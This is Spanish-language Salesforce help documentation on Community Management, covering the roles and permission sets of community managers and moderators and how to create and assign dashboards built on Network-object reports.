Para crear, personalizar o publicar una comunidad:
- "Crear y gestionar comunidades"

CONSULTE TAMBIÉN

Descripción general de Community Builder

Realizar una vista previa de su comunidad con Community Builder

# Gestión de comunidad

Gestión de comunidad es un lugar único para la administración, gestión y moderación de su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Gestores, moderadores y administradores de comunidad trabajando conjuntamente

Las comunidades pueden prosperar cuando los gestores, moderadores y administradores de comunidad comprenden sus funciones exclusivas y trabajan conjuntamente de forma más eficiente.

### Medir el éxito de la comunidad con paneles

Utilice paneles de Gestión de comunidad para ver los análisis de su comunidad, como mediciones y tendencias en la actividad. Los paneles le dan vistas a medio y largo plazo sobre la adopción y la implicación, lo que le proporciona una visión de alto nivel del estado de su comunidad. Los paneles también le ayudan a supervisar el rendimiento de las inversiones (ROI) y los indicadores clave de rendimiento (KPI).

### Perspectivas para la implicación de la comunidad

Las Perspectivas son informes que ayudan los gestores de su comunidad a supervisar la actividad y realizar acciones sobre esa actividad. Las Perspectivas facilitan la tarea gestionar las tareas de moderación del día a día, fomentar el compromiso de la comunidad e impulsar la adopción de miembros. Puede configurar perspectivas para supervisar nuevos miembros, preguntas sin responder, grupos recién creados, temas de tendencia e incluso contribuciones recientes de Chatter.

Herramientas y estrategias e moderación de la comunidad

La moderación de comunidades le permite autorizar miembros de su comunidad a supervisar contenidos y garantizar que son adecuados y relevantes. Configure reglas para automatizar la moderación y realizaremos el trabajo pesado por usted.

Organizar comunidades de autoservicio con temas

Los temas de navegación y destacados son una manera excelente de organizar contenidos en cualquier comunidad. Utilice temas para estructurar el contenido de su comunidad o destacar debates importantes. Puede crear temas o utilizar los temas que aparecen de forma espontánea desde publicaciones de miembros de la comunidad. Puede utilizar temas en las comunidades creadas empleando la plantilla Servicio al cliente (Napili).

Personalizar recomendaciones en Comunidades

Cree recomendaciones para dirigir el compromiso para su comunidad, animando los usuarios a ver vídeos, realizar cursos de formación y mucho más. Modifique estas recomendaciones en Gestión de la comunidad, donde puede dirigirse a audiencias específicas y utilizar canales para especificar las ubicaciones de las recomendaciones.

Descripción general de la reputación

Su reputación en la comunidad se corresponde directamente con lo activo que sea. Cuanto más publique, comente y comparta, mayor será su nivel de reputación.

# Gestores, moderadores y administradores de comunidad trabajando conjuntamente

Las comunidades pueden prosperar cuando los gestores, moderadores y administradores de comunidad comprenden sus funciones exclusivas y trabajan conjuntamente de forma más eficiente.

Un gestor y un moderador de comunidad trabajan colaboran entre sí. Son socios y se apoyan el uno al otro en fomentar la implicación y la armonía en la comunidad. A veces, realizan algunas de las mismas tareas, pero cada uno tiene contribuciones exclusivas. Aunque el gestor de la comunidad normalmente es el responsable de supervisar la adopción y la implicación, el moderador habitualmente es responsable de garantizar un entorno saneado y que los miembros se sientan motivados para ser activos y útiles con otros miembros.

Los gestores, moderadores y administradores de comunidad trabajan conjuntamente para proteger, implicar y medir el éxito de la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Evitar que spammers, bots y trolls ataquen la comunidad.

Proteger la comunidad ante infracciones de marca y problemas legales.

Garantizar que los miembros de la comunidad utilizan un lenguaje apropiado y respetan las condiciones de uso.

Dar la bienvenida a nuevos miembros, incorporar colaboradores y conectar a los miembros con los recursos.

Ayudar a garantizar que las preguntas de los miembros se responden con rapidez.

Reconocer a los miembros útiles y agradecerlo.

Revisar los analíticos de la salud de la comunidad.

Medir el retorno de la inversión (ROI) y los indicadores clave de rendimiento (KPI), como el dinero ahorrado y los casos desviados.

Identificar y realizar un seguimiento de las tendencias de la comunidad.

| | |
|---|---|
| | Identificar, fomentar, preparar y retener los MVP. |

Gestión de su comunidad

Gestión de comunidad es un lugar único para la configuración y la supervisión de su comunidad. Los administradores pueden gestionar información de configuración básica incluyendo la pertenencia y las marcas. Los gestores de comunidades pueden ver paneles sobre grupos, miembros, actividad de noticias en tiempo real y uso de licencias, así como para gestionar el sistema de reputación de la comunidad. Los moderadores pueden ver qué elementos se han marcado para su revisión.

¿Qué es un gestor de comunidad?

Cada comunidad necesita que alguien adopte un papel activo para asegurarse de que la comunidad prospera. Los gestores de comunidad emplean parte de su tiempo cada día en fomentar la participación de los miembros, mantener el flujo de las conversaciones y reconocer las contribuciones de los miembros.

¿Qué es un moderador de comunidad

Los moderadores ayudan a garantizar el éxito de su comunidad supervisando la actividad de usuario y los elementos marcados.

Acceder a Gestión de comunidad

Los administradores y gestores de Comunidad utilizan Gestión de comunidad para supervisar la actividad de la comunidad y establecer otras funciones de gestión importantes.

## Gestión de su comunidad

| PERMISOS DE USUARIO | |
|---|---|
| Para acceder a Gestión de comunidad: | • "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para acceder a reglas y criterios de moderación: | • "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para personalizar los ajustes de administración o utilizar Community Builder: | • "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de comunidad es un lugar único para la configuración y la supervisión de su comunidad. Los administradores pueden gestionar información de configuración básica incluyendo la pertenencia y las marcas. Los gestores de comunidades pueden ver paneles sobre grupos, miembros, actividad de noticias en tiempo real y uso de licencias, así como para gestionar el sistema de reputación de la comunidad. Los moderadores pueden ver qué elementos se han marcado para su revisión.

Puede personalizar la comunidad en cualquier momento, pero si planea realizar cambios importantes, se recomienda desactivar la comunidad en primer lugar.

Importante: Las opciones disponibles en Gestión de comunidad están basados en la selección de plantillas, los permiso y las preferencias de su comunidad. Por ejemplo, si su comunidad no utiliza temas, no ve la sección Temas. Puede que no aparezcan algunas de las opciones de la siguiente en su comunidad. Para mostrar todas las secciones, vaya a **Administración** > **Preferencias** y active **Mostrar todos los ajustes en Gestión de comunidad**.

**Inicio**

- Visualice el panel de la página de inicio de su comunidad. Si su página de inicio sigue mostrando un mensaje para instalar Gestión de comunidades de Salesforce, su administrador no ha asignado aún un panel.
- Realice una vista previa de la comunidad o acceda a la configuración de su comunidad en el Generador de comunidad, Force.com, o Site.com Studio desde el menú Gestión de comunidad en el encabezado global.

**Participación**

Supervise la actividad reciente y realice acciones de forma inmediata sin dejar Gestión de comunidad.

Las Perspectivas se configuran por el administrador. Si la sección Implicación no aparece, el administrador no ha asignado Perspectivas para su comunidad.

**Paneles**

Ver paneles y supervisar información acerca de grupos, miembros, actividad de noticias en tiempo real, moderación, temas y uso de licencias para esta comunidad.

El administrador es el encargado de establecer los paneles. Si la sección Paneles no aparece, el administrador no ha asignado ningún panel para su comunidad.

**Moderación**

Vea informes para publicaciones, comentarios, mensajes y archivos marcados. También puede ver un informe de todas las publicaciones que están pendientes de revisión y configurar reglas de moderación para su comunidad.

El administrador es el encargado de configurar la moderación.

**Temas**

Cree un menú de navegación y presente temas populares en su comunidad.

Temas de navegación y temas destacados se configuran por el administrador o en el caso de plantillas de autoservicio, se activan de forma predeterminada. Si la sección Temas no aparece, su comunidad no están utilizando temas.

**Recomendaciones**

Las recomendaciones pueden ayudar a impulsar el compromiso en una comunidad. Se pueden configurar para animar los usuarios a ver vídeos, realizar cursos de formación y mucho más.

El administrador es el encargado de establecer las recomendaciones. Si la sección Recomendaciones no aparece, el administrador no ha configurado ninguna.

**Reputación**

Configure puntos y niveles de reputación para premiar a miembros por su actividad en las noticias en tiempo real de la comunidad.

El administrador es el encargado de configurar la reputación. Si la sección Reputación no aparece, el administrador no lo ha activado.

**Administración**

En la página Administración, puede actualizar la configuración básica de la comunidad, incluyendo:

- **Miembros**: Agregue o elimine miembros según perfiles o conjuntos de permisos.

- **Fichas**: Seleccione las fichas que desea mostrar a los miembros de la comunidad. La fichas se utilizan también para determinar la navegación de la comunidad en Salesforce1. No se utilizan los ajustes de fichas si se ha creado su comunidad con una de las plantillas de autoservicio.
- **Marca**; Seleccione un tema de marca a utilizar sin demoras. Esta marca solo se utiliza si su comunidad utiliza la plantilla Fichas de Salesforce + Visualforce.
- **Inicio de sesión y registro**: Seleccione la página de inicio predeterminada de su comunidad y configure la inscripción automática.
- **Correos electrónicos**: Puede personalizar la información del remitente de correo electrónico, la marca de correo electrónico de Chatter y las plantillas en los correos electrónicos de su comunidad.
- **Páginas**: Configure asignaciones de página para su comunidad y acceda a las configuraciones de Force.com y Site.com para su comunidad.
- **Preferencias**: Actualice los ajustes importantes como marcación de contenido, visualización de apodos, acceso público a Chatter y límites de archivos.
- **Configuración**: Actualice el nombre, la descripción y la URL de su comunidad. También puede gestionar el estado de su comunidad y actualizar su plantilla de comunidad

Las búsquedas en Gestión de comunidad devuelven inicialmente los últimos elementos que ha visualizado desde la comunidad. Si un objeto que está buscando no está en la lista Documentos vistos recientemente, intente escribir todo o parte del nombre del objeto y vuelva a buscar.

**Importante:** Si usted es un administrador y se elimina a sí mismo por error de una comunidad, no puede acceder a los ajustes de Administración en Gestión de comunidad. Para agregarse de nuevo a la comunidad o realizar otras actualizaciones de pertenencia, utilice la API.

CONSULTE TAMBIÉN

¿Qué es un gestor de comunidad?

¿Qué es un moderador de comunidad

## ¿Qué es un gestor de comunidad?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cada comunidad necesita que alguien adopte un papel activo para asegurarse de que la comunidad prospera. Los gestores de comunidad emplean parte de su tiempo cada día en fomentar la participación de los miembros, mantener el flujo de las conversaciones y reconocer las contribuciones de los miembros.

Los gestores de comunidad deben ser empleados de su organización; los miembros de comunidades externas no pueden ser gestores de comunidad.

Un gestor de comunidad es un miembro de la comunidad que asume la responsabilidad adicional de supervisar la participación de la comunidad. Los gestores de comunidad necesitan acceder a informes y paneles que muestran las tendencias de las actividades y los miembros. También necesitan saber si los miembros no inician sesión con la frecuencia que deberían. Al supervisar a los miembros y la actividad de la comunidad, los gestores de comunidad pueden determinar cómo conseguir que los miembros de la comunidad se comprometan y garantizar su participación.

Una herramienta extremadamente útil para un gestor de comunidad es la capacidad de reconocer la participación de los miembros individuales, ya que los gestores de comunidad saben que el reconocimiento y un poco de competencia amistosa suelen producir más miembros activos. Los gestores de comunidad pueden establecer un sistema de puntos y niveles de reputación que recompensen a los miembros con puntos cuando realicen determinadas acciones. Cuando los miembros consiguen todos los puntos de un nivel, pasan al nivel superior.

Asignar un gestor de comunidad

Para asignar un usuario como gestor de comunidad, lo único que tiene que hacer es otorgarle el permiso "Gestionar comunidades".

## Asignar un gestor de comunidad

Para asignar un usuario como gestor de comunidad, lo único que tiene que hacer es otorgarle el permiso "Gestionar comunidades".

Los gestores de comunidad deben ser empleados de su organización; los miembros de comunidades externas no pueden ser gestores de comunidad. Para asignar un usuario como gestor de comunidad, asígnele el permiso "Gestionar comunidades". Con este permiso, pueden acceder a la página Gestión de comunidad.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** y haga clic en **Nuevo**.
2. Crear un conjunto de permisos que incluye los permisos "Gestionar comunidades".
3. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
4. Busque el usuario que desea que sea el gestor de una comunidad y agregue el conjunto de permisos a su lista relacionada Asignaciones de conjuntos de permisos.

El usuario puede ahora gestionar la comunidad a través de Gestión de comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:
- "Asignación de conjuntos de permisos"

# ¿Qué es un moderador de comunidad

Los moderadores ayudan a garantizar el éxito de su comunidad supervisando la actividad de usuario y los elementos marcados.

En una comunidad con éxito, los miembros están comprometidos de forma activa y en continua comunicación entre sí. Un moderador de comunidad facilita el uso compartido de conocimientos en una comunidad para ayudar los miembros a sacar un mayor provecho de su participación. El moderador también ayuda a garantizar que todas las comunicaciones así como el contenido en la comunidad sean apropiados.

Los moderadores pueden ser usuarios de su organización interna o usuarios externos, pero solo los usuarios internos pueden moderar desde Gestión de comunidad. Los usuarios externos que son moderadores pueden moderar dentro del contexto de la comunidad, como por ejemplo directamente en las noticias en tiempo real de la comunidad. Esta persona debería estar acostumbrada a hacer de interfaz con clientes y poder pasar tiempo regularmente supervisando la comunidad.

Un moderador puede:

- Revisar y realizar acciones sobre la lista de publicaciones y comentarios marcados en la comunidad
- Revisar y realizar acciones sobre la lista de archivos marcados en la comunidad
- Eliminar las marcas directamente en la comunidad
- Eliminar publicaciones, comentarios, mensajes y archivos inapropiados

Un moderador puede también ayudar a dirigir el éxito de una comunidad de varias formas.

- Compartiendo información relevante y útil en publicaciones de la comunidad
- Animando los miembros a publicar y comentar las publicaciones de los demás
- Estableciendo un ejemplo por su actividad en la comunidad
- Manteniendo conversaciones centradas, sin spam y no controvertidas
- Redirigiendo conversaciones de correo electrónico en comunidades cuando puede beneficiar a otros miembros de la comunidad
- Estableciendo la comunidad como una fuente fiable de información y un foro para debates transparentes

Puede elegir designar más de un moderador para una comunidad, especialmente su la comunidad tiene un gran número de miembros.

Nota: Aunque compartan algunas funciones similares, un moderador de comunidad es diferente de un moderador de Chatter .

¿Qué usuarios pueden moderar?
Existen múltiples tipos de usuarios que pueden moderar una comunidad cuando se activa el marcado.
Asignar un moderador de comunidad
Haga que una o más personas sean moderadores de su comunidad para que puedan vigilar su contenido.

## ¿Qué usuarios pueden moderar?

Existen múltiples tipos de usuarios que pueden moderar una comunidad cuando se activa el marcado.

Los moderadores pueden ser usuarios de su organización interna o usuarios externos, pero solo los usuarios internos pueden moderar desde Gestión de comunidad. Los usuarios externos que son moderadores pueden moderar dentro del contexto de la comunidad, como por ejemplo directamente en las noticias en tiempo real de la comunidad. Los moderadores pueden seguir marcando elementos incluso si el marcado está desactivado para miembros de la comunidad, aunque los propietarios de grupos y los gestores de grupos solo pueden marcar cuando el marcado está activado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Quién puede moderar elementos en una comunidad depende de permisos o si el usuario es un propietario o gestor del grupo. Esta tabla muestra quién puede moderar y qué acciones pueden realizar en la interfaz de usuario.

| Acción | Usuario con Moderar noticias en tiempo real de comunidades" | Usuario con Moderar archivos de comunidades" | Propietario o gestor de grupo (en elementos de grupos que poseen o gestionan)* |
|---|---|---|---|
| Eliminar marcas en una publicación o un comentario | ✅ | | ✅ |
| Eliminar una publicación o un comentario | ✅ | | ✅ |
| Eliminar marcas en un archivo | | ✅ | ✅ |
| Eliminar un archivo | | ✅ | ✅ |

*Para permitir que los propietarios y gestores de grupos moderen, la opción `Permitir a los miembros que marquen el contenido` debe estar activada.

## Asignar un moderador de comunidad

Haga que una o más personas sean moderadores de su comunidad para que puedan vigilar su contenido.

Los moderadores pueden ser usuarios de su organización interna o usuarios externos, pero solo los usuarios internos pueden moderar desde Gestión de comunidad. Los usuarios externos que son moderadores pueden moderar dentro del contexto de la comunidad, como por ejemplo directamente en las noticias en tiempo real de la comunidad.

Puede asignar moderadores asignando un conjunto de permisos que incluye uno o más de los siguientes permisos de moderación.

| Permiso | Permite a los usuarios |
|---|---|
| Moderar noticias en tiempo real de comunidades | Revise comentarios y publicaciones marcados y actúe, como retirando marcas o eliminando la publicación o el comentario. Las opciones del moderador para el contenido de noticias en tiempo real están disponibles en las noticias en tiempo real de la comunidad, así como en Gestión de comunidad. |
| Moderar archivos de comunidades | Revisar archivos marcados a los que tienen acceso y actuar, como la retirada de marcas o la eliminación del archivo. Las opciones de moderador para archivos están disponibles en la página de detalles de un archivo y en Gestión de comunidad. |
| Moderar mensajes de Chatter en comunidades | Revisar mensajes marcados y realizar acciones, como retirar una marca o eliminar un mensaje. Este permiso permite a los usuarios acceder únicamente a mensajes marcados en comunidades de las que son miembros. |
| Puede aprobar comentario y publicación de noticias en tiempo real | Apruebe, elimine o modifique publicaciones y comentarios que están pendientes de revisión. |
| Moderar usuarios de comunidades | Inmovilizar usuarios externos que son miembros de la comunidad. Los moderadores pueden inmovilizar miembros en sus páginas de perfil de usuario o desde un informe de Perspectivas. |
| Gestionar comunidades | Moderar contenidos de la comunidad en Gestión de comunidad. |
| Acceder a Gestión de comunidad | Acceder a páginas disponibles en Gestión de comunidad |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:
- "Asignación de conjuntos de permisos"

También puede añadir esos permisos a un perfil. Estos permisos son válidos para todas las comunidades de las que el usuario es miembro pero no se aplican en su organización interna.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** y haga clic en **Nuevo**.
2. Crear un conjunto de permisos que incluye los permisos apropiados.
3. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.

4. Busque el usuario que desea que sea el moderador de una comunidad y agregue el conjunto de permisos a su lista relacionada Asignaciones de conjuntos de permisos.

Después de otorgar permisos de moderador a un usuario, tenga estas cosas en cuenta:

- El usuario puede ahora moderar cualquier elemento al que tenga acceso en todas las comunidades de las que es miembro.
- El usuario puede marcar elementos incluso si `Permitir a miembros marcar contenido` está desactivado en una comunidad.
- Los moderadores pueden recibir una notificación de correo electrónico cuando una publicación, un comentario o un archivo se marca seleccionando la notificación de correo electrónico `Marca un elemento como inapropiado`.

El acceso a las funciones de moderador es ligeramente diferente dependiendo de los permisos de usuario:

- **En las noticias en tiempo real de la comunidad**: Los usuarios internos y externos con el permiso "Moderar noticias en tiempo real de comunidades" pueden ver indicadores de marcas directamente en las noticias en tiempo real de la comunidad para publicaciones y comentarios y decidir si eliminan las marcas o eliminan el contenido.
- **En Gestión de comunidad**: Solo los usuarios internos con el permiso "Gestionar comunidades" o "Crear y configurar comunidades" pueden acceder al área **Moderación** en Gestión de comunidad.

## Acceder a Gestión de comunidad

| PERMISOS DE USUARIO | |
|---|---|
| Para acceder a Gestión de comunidad: | • "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para acceder a reglas y criterios de moderación: | • "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para personalizar los ajustes de administración o utilizar Community Builder: | • "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los administradores y gestores de Comunidad utilizan Gestión de comunidad para supervisar la actividad de la comunidad y establecer otras funciones de gestión importantes.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.

  - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.

- En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad. Para acceder a esta página, necesitará el permiso "Crear y configurar comunidades".
- Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.

2. Seleccione la parte de la comunidad que desee gestionar:
   - Realice una vista previa de la comunidad o acceda a la configuración de su comunidad en el Generador de comunidad, Force.com, o Site.com Studio desde el menú Gestión de comunidad en el encabezado global.
   - En **Implicación**, puede ver informes de Perspectivas y realizar acciones en la actividad de su comunidad.
   - En **Paneles**, puede ver informes y paneles de la comunidad.
   - En **Moderación**, puede configurar reglas de moderación y supervisar elementos de noticias en tiempo real marcados.
   - En **Temas**, puede gestionar temas destacados y de navegación.
   - En **Recomendaciones**, puede configurar recomendaciones personalizadas para aparecer en su comunidad.
   - En **Reputación**, puede configurar puntos y niveles de reputación.
   - En **Administración**, puede personalizar las propiedades de su comunidad, como nombre, descripción, URL, estado y plantilla. También puede personalizar los ajustes de su comunidad, como miembros, fichas, marcas, inicio de sesión y registro así como correos electrónicos

   Importante: Las opciones disponibles en Gestión de comunidad están basados en la selección de plantillas, los permiso y las preferencias de su comunidad. Por ejemplo, si su comunidad no utiliza temas, no ve la sección Temas. Puede que no aparezcan algunas de las opciones de la siguiente en su comunidad. Para mostrar todas las secciones, vaya a **Administración** > **Preferencias** y active **Mostrar todos los ajustes en Gestión de comunidad**.

# Medir el éxito de la comunidad con paneles

Utilice paneles de Gestión de comunidad para ver los análisis de su comunidad, como mediciones y tendencias en la actividad. Los paneles le dan vistas a medio y largo plazo sobre la adopción y la implicación, lo que le proporciona una visión de alto nivel del estado de su comunidad. Los paneles también le ayudan a supervisar el rendimiento de las inversiones (ROI) y los indicadores clave de rendimiento (KPI).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Activar y asignar paneles para gestores de comunidad

Los gestores de comunidad pueden utilizar paneles para medir el éxito de sus comunidades. Incluso puede asignar un panel a la página **Inicio** de Gestión de comunidad. Puede asignar paneles personalizados o utilizar aquellos proporcionados en un paquete de AppExchange. Cada comunidad puede tener sus propios paneles.

## Crear un panel para mostrar en Gestión de comunidad

Aunque puede mostrar cualquier panel en Gestión de comunidad, recomendamos crearlos basándose en los tipos de informes personalizados disponibles para comunidades.

## Visualizar paneles en Gestión de comunidad

Utilice los paneles en Gestión de comunidad para supervisar el estado de su comunidad.

¿Cuál es la diferencia entre Perspectivas y paneles?

Perspectivas le permite realizar acciones inmediatas en la actividad reciente de su comunidad y los paneles le permiten ver tendencias.

## Activar y asignar paneles para gestores de comunidad

Los gestores de comunidad pueden utilizar paneles para medir el éxito de sus comunidades. Incluso puede asignar un panel a la página **Inicio** de Gestión de comunidad. Puede asignar paneles personalizados o utilizar aquellos proporcionados en un paquete de AppExchange. Cada comunidad puede tener sus propios paneles.

Puede elegir asignar cualquier panel al que tenga acceso; pero deberá asegurarse de que sus gestores de comunidad tengan acceso también.

Todos los paneles en Gestión de comunidad se muestran como paneles Lightning, sin que sea relevante los tipos de paneles que esté utilizando o qué interfaz esté empleando su organización. Por ejemplo, un panel de Salesforce Classic se muestra como un panel Lightning en Gestión de comunidad. Recuerde que aunque los paneles se representan en una vista Lightning en Gestión de comunidad, el producto Comunidades no se admite en Lightning Experience. No todos los navegadores admiten esta vista Lightning, de modo que asegúrese de que está utilizando un navegador compatible.

Consejo: Recuerde que puede obtener paneles preconfigurados en el paquete de paneles de comunidades de Salesforce disponible para descargar en AppExchange.

Si el paquete Gestión de comunidades de Salesforce está instalado en su organización, cada una de las páginas de panel tiene una asignación predeterminada a un panel desde el paquete. Puede sobrescribir estos valores según sea necesario.

Utilice los siguientes pasos para asignar o actualizar sus paneles en Gestión de comunidad:

1. Abra Gestión de comunidad.
2. Haga clic en **Configuración** > **paneles**.
3. Para cada una de las páginas, seleccione el panel que quiera mostrar a los gestores de comunidad. Para cambiar el nombre de la página del panel, haga clic dentro de la etiqueta del panel.

   El panel que asigna a **Inicio** aparece en su página **Inicio** de Gestión de comunidad.
4. Haga clic en **Guardar**.

   Los paneles son visibles para los gestores de la comunidad cuando amplían la sección **Paneles** o visitan la página de inicio en Gestión de comunidad.

Compruebe las asignaciones de paneles haciendo clic en **Paneles** y luego haciendo clic en cada nombre de página. Si ha asignado un panel a la página **Inicio**, consulte eso también.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar paneles en Gestión de comunidad:

- "Crear y configurar comunidades" O "Gestionar comunidades"

  Y

  "Gestionar paneles en carpetas públicas"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Crear un panel para mostrar en Gestión de comunidad

Visualizar paneles en Gestión de comunidad

# Crear un panel para mostrar en Gestión de comunidad

Aunque puede mostrar cualquier panel en Gestión de comunidad, recomendamos crearlos basándose en los tipos de informes personalizados disponibles para comunidades.

Consejo: Recuerde que puede obtener paneles preconfigurados en el paquete de paneles de comunidades de Salesforce disponible para descargar en AppExchange.

Todos los paneles en Gestión de comunidad se muestran como paneles Lightning, sin que sea relevante los tipos de paneles que esté utilizando o qué interfaz esté empleando su organización. Por ejemplo, un panel de Salesforce Classic se muestra como un panel Lightning en Gestión de comunidad. Recuerde que aunque los paneles se representan en una vista Lightning en Gestión de comunidad, el producto Comunidades no se admite en Lightning Experience. No todos los navegadores admiten esta vista Lightning, de modo que asegúrese de que está utilizando un navegador compatible.

Utilice el siguiente proceso para crear paneles para mostrar en Gestión de comunidad:

1. Cree tipos de informes personalizados basados en el objeto Redes.

   Solo los informes que están basados en el objeto Redes muestran información específica de la comunidad en Gestión de comunidad.

   Nota: Puede crear informes basándose en otros objetos y mostrarlos en la Gestión de comunidad. Únicamente tiene que recordar que mostrarán datos de toda su organización, no solamente de la comunidad en la que los está viendo.

   - Seleccione Redes como objeto principal.
   - Seleccione un objeto secundario:
     - Mensajes de Chatter
     - Revisiones de noticias en tiempo real
     - Grupos
     - Auditorías de redes
     - Mediciones diarias de actividad de red
     - Revisiones de noticias en tiempo real de red
     - Miembros de red
     - Mediciones diarias de miembros de red
     - Moderaciones de red
     - Mediciones diarias del uso público de la red
     - Mediciones diarias de contribuyentes exclusivos de red
     - Medición de recomendación
     - Asignaciones de temas
     - Temas
     - Entidades de noticias en tiempo real sin publicar

2. Utilice el tipo de informe personalizado para crear un informe.

   Asegúrese de no filtrar el informe por Id. de red para garantizar que el informe muestra datos de forma dinámica para la comunidad desde la que lo visualiza. La adición de un filtro de Id. de red al informe hará que el informe solamente muestre datos de la comunidad con ese Id. de red, independientemente de la comunidad en la que lo visualice.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

Para crear y compartir paneles:
- "Gestionar paneles en carpetas públicas"

3. Cree un panel con componentes. Seleccione un informe como su tipo de fuente.
   - Agregue un componente para cada informe que quiera incluir en su panel.
   - Busque su informe en la pestaña Fuentes de datos y agréguelo al componente.

   Para que un panel de Salesforce Classic se represente de manera óptima en la vista Lightning utilizada en Gestión de comunidad, asegúrese de que su panel cumple los siguientes requisitos:
   - Incluye únicamente hasta 20 informes organizados en tres columnas
   - No incluye los gráficos no admitidos, como el de embudo, dispersión, tabla, mediciones múltiples, sectores y medidor

     Para consultar una lista de las funciones de paneles que no se admiten en la vista Lightning, consulte Informes y paneles: Limitaciones de Lightning Experience.

   Nota: Las mediciones se admiten en la vista Lightning, pero se muestran como mosaicos grandes. Recomendamos que no incluya mediciones en sus paneles.

4. Comparta la carpeta en la que guarda su panel con los gestores de su comunidad.
5. En Gestión de comunidad, haga clic en **Paneles** > **Configuración** para asignar su panel.

Cuando el gestor de una comunidad accede a Gestión de comunidad, el panel aparece bajo **Paneles**. Si ha asignado un panel a la página **Inicio**, el panel aparece allí.

Los paneles en Gestión de comunidad se actualizan automáticamente cada 24 horas. Para ver los últimos datos, haga clic en **Actualizar**. Si accede al panel después de ser actualizado recientemente, el panel muestra los datos almacenados en la memoria caché de forma global desde la última actualización. Si el panel no se ha actualizado durante 24 horas, se actualizará automáticamente cuando acceda a él en Gestión de comunidad. Todos los usuarios externos basados en funciones en su comunidad pueden actualizar la configuración de paneles con "Ejecutar como usuario especificado" y "Ejecutar como usuario que ha iniciado sesión" hasta 1.000 veces al día por organización. Las actualizaciones programadas y automáticas no se tienen en cuenta en el límite. No existe ningún límite de actualización para usuarios internos.

Recuerde que puede personalizar sus paneles en cualquier momento. Para modificar su panel, vaya a la página **Configuración de** > **paneles** en Gestión de comunidad. Haga clic en el campo **Etiqueta** para modificar el nombre de la página y seleccione la flecha hacia abajo a la derecha del campo **Panel** para asignar a un panel diferente. Haga clic en **Modificar panel** para abrir un panel en su organización interna de Salesforce. Si está utilizando un panel que se creó en Lightning Experience, el vínculo de modificación no funciona.

CONSULTE TAMBIÉN

Creación de un tipo de informe personalizado

Creación de un informe

Realizar un seguimiento de la actividad de la comunidad

Uso compartido de una carpeta de informe o panel

# Visualizar paneles en Gestión de comunidad

Utilice los paneles en Gestión de comunidad para supervisar el estado de su comunidad.

Todos los paneles en Gestión de comunidad se muestran como paneles Lightning, sin que sea relevante los tipos de paneles que esté utilizando o qué interfaz esté empleando su organización. Por ejemplo, un panel de Salesforce Classic se muestra como un panel Lightning en Gestión de comunidad. Recuerde que aunque los paneles se representan en una vista Lightning en Gestión de comunidad, el producto Comunidades no se admite en Lightning Experience. No todos los navegadores admiten esta vista Lightning, de modo que asegúrese de que está utilizando un navegador compatible.

1. Abra Gestión de comunidad.
2. Haga clic en **Paneles**.

   Nota: Su administrador asigna los paneles. Si la sección **Paneles** no es visible, no han asignado a su comunidad.

   Las páginas con paneles asignados aparecen en la sección **Paneles** o en la página **Inicio**.
3. Haga clic en la página del panel que dese ver.
